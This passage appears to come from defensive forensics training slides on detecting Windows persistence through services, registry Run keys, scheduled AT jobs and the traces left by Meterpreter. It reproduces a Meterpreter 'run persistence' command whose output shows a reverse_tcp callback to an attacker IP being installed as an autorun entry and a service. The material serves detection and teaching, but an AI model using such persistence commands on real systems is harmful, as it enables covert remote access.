  - If 90% of the hosts have specific binaries, they are likely good
  - If only a couple of hosts have a specific binary, it’s likely malicious or worth investigating

Windows Persistence


- Windows Services
- Windows Task Scheduler
- Windows Registry
  - Run
  - Userinit
  - AppInit DLLs
  - Installed Components
  - Startup Folder
  - Active Setup
- DLL Search Order Hijacking

Windows Services

- Services are a very common way for malware to persist on a host
- Use tools like `Process Hacker` to receive notifications of newly installed services
- Windows Services provide the following information:
  - Service Name
  - Display Name
  - Description
  - Path to Executable
  - Startup Type
  - Service Status
- Windows Services can also be analyzed via:
  - `services.msc`
  - `HKLM\SYSTEM\CurrentControlSet\Services\`*`servicename`*

Analyzing Windows Services

- Identify malicious Windows Services:
  - Suspicious filenames
  - Empty service descriptions
  - Suspicious file executable paths
- Meterpreter persistence script uses `cscript.exe` to execute the VBS script




```
meterpreter > run persistence -U -S -i 5 -p 4444 -r 192.168.1.20
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINXP01_20151021.2948/WINXP01_20151021.2948.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.20 LPORT=4444
[*] Persistent agent script is 148504 bytes long
[+] Persistent Script written to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eZsGspnt.vbs
[*] Executing script C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\eZsGspnt.vbs
[+] Agent executed with PID 3100
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\jHHyKxIdLBWy
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\jHHyKxIdLBWy
[*] Installing as service..
[*] Creating service aZOXdxZLHiTu
```

Figure 1: Meterpreter persistence script as a Windows Service

Analyzing Windows Services, Cont’d.

- By default, a host that has a Meterpreter persistence script running will have the following:
  - `C:\WINDOWS\system32\cscript.exe` will be running on the system
  - A suspicious looking binary will execute as a child process of `cscript.exe`
- There will be a number of suspicious entries in the Windows Prefetch directory
- The binary description is typically `ApacheBench command line utility`
- A solution is to disable `Windows Script Host` from the Windows Registry




```
⊟ explorer.exe        1580   5.32 kB/s   18.82 MB   WINXP01\Administrator   Windows Explorer
    rundll32.exe      1784                2.21 MB   WINXP01\Administrator   Run a DLL as an App
    vmtoolsd.exe      1792     760 B/s    11.1 MB   WINXP01\Administrator   VMware Tools Core Service
    ctfmon.exe        1800                 908 kB   WINXP01\Administrator   CTF Loader
    ProcessHacker.exe 2600               10.86 MB   WINXP01\Administrator   Process Hacker
  ⊟ cscript.exe       2856                4.37 MB   WINXP01\Administrator   Microsoft (R) Console Basec
      wqxNSqGkC.exe   3132                 384 kB   WINXP01\Administrator   ApacheBench command line
```

Figure 1: Suspicious Meterpreter persistence script running via cscript.exe

Disable Windows Script Host


- May cause problems with programs that rely on it, but highly unlikely
- It will help prevent Meterpreter persistence from persisting across reboots
- `HKCU\SOFTWARE\Microsoft\Windows Script Host\Settings`
  - Create a new `DWORD` value
  - Name it `Enabled`
  - Set the value to `0x00000000 (0)`



Windows Script Host access is disabled on this machine. Contact your administrator for details.


Figure 1: Error received upon execution of cscript.exe or wscript.exe

Meterpreter Artifacts



Startup Item	Command	Location
☑ rundll32	rundll32.exe bthprops.cpl,,BluetoothAuthenticationAgent	HKLM\SOFTW
☑ vmtoolsd	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	HKLM\SOFTW
☑ ctfmon	C:\WINDOWS\system32\ctfmon.exe	HKCU\SOFTW
☑ kSxjAwalNrV	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\kSxjAwalNrV.vbs	HKCU\SOFTW

Figure 1: Meterpreter persistence script default startup location




WQXNSQGKC.EXE-31EEC7FA.pf	7 KB	PF File	10/21/2015 12:20 AM
WQXNSQGKC.EXE-1D78EA4F.pf	7 KB	PF File	10/21/2015 12:20 AM
WQXNSQGKC.EXE-247F0B4F.pf	7 KB	PF File	10/21/2015 12:20 AM
WQXNSQGKC.EXE-2BD779F6.pf	7 KB	PF File	10/21/2015 12:20 AM
WQXNSQGKC.EXE-0566CD11.pf	7 KB	PF File	10/21/2015 12:19 AM
CSCRIPT.EXE-1C26180C.pf	25 KB	PF File	10/21/2015 12:19 AM
WQXNSQGKC.EXE-241F8DC1.pf	7 KB	PF File	10/21/2015 12:19 AM
3.EXE-09AB9050.pf	22 KB	PF File	10/21/2015 12:18 AM

Figure 2: Suspicious 3.exe, cscript.exe, and wqxnsqgkc.exe in prefetc

Windows Task Scheduler

- Scheduled tasks (or AT.exe jobs) are another popular persistence mechanism for malware
- Tasks are stored in the `C:\WINDOWS\Tasks` directory
- They may be stored on disk with a `.job` file extension
- Stored in a binary file format that requires parsing using 3rd party tools
- Identify potentially malicious scheduled tasks:
  - Unnamed tasks are the most suspect (i.e. At1.job)
  - Oddly and suspiciously named tasks should also be analyzed
- Attackers typically use the `at` command to schedule tasks over the network
  - Creates an `At#.job` file in the `C:\WINDOWS\Tasks` directory

Using the AT Command




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>at 09:32 cmd /c copy C:\WINDOWS\SchedLgU
.Txt C:\
Added a new job with job ID = 1

C:\Documents and Settings\Administrator>
```

Figure 1: Example of a scheduled AT job using the Command Prompt

Example AT Job Created

- As a reminder, tasks scheduled using the `AT` command will create an `At#.job` file
- The following log file will tell you what tasks have executed on the system:
  - `C:\WINDOWS\SchedLgU.txt`
  - `C:\WINDOWS\Tasks\SchedLgU.txt`




Address: C:\WINDOWS\Tasks

Name	Schedule	Next Run Time	Last Run Time
Add Scheduled Task			
At1	At 9:32 AM on 10/2...	9:32:00 AM ...	Never

Figure 1: Example of a scheduled AT job in the Tasks directory


Example of SchedLgU.txt



```
        Started at 11/14/2014 7:24:58 PM
"Task Scheduler Service"
        Exited at 11/14/2014 7:43:35 PM
"Task Scheduler Service"
        Started at 11/14/2014 7:43:55 PM
"Task Scheduler Service"
        Exited at 11/14/2014 8:03:51 PM
"Task Scheduler Service"
        Started at 11/14/2014 8:04:13 PM
"Task Scheduler Service"
        Exited at 11/15/2014 7:43:37 AM
"Task Scheduler Service"
        Started at 11/15/2014 7:43:53 AM
"Task Scheduler Service"
        Exited at 11/15/2014 7:57:18 AM
"Task Scheduler Service"
        Started at 11/15/2014 7:57:39 AM
"Task Scheduler Service"
        Exited at 11/15/2014 7:59:47 AM
"Task Scheduler Service"
        Started at 11/15/2014 8:12:30 PM
"Task Scheduler Service"
        Exited at 10/21/2015 8:16:02 AM
"Task Scheduler Service"
        Started at 10/21/2015 8:16:23 AM
"At1.job" (cmd)
        Started 10/21/2015 9:32:00 AM
[ ***** Most recent entry is above this line ***** ]
```

Figure 1: Example of the SchedLgU.txt log file on a Windows XP system

Parsing AT Job Files

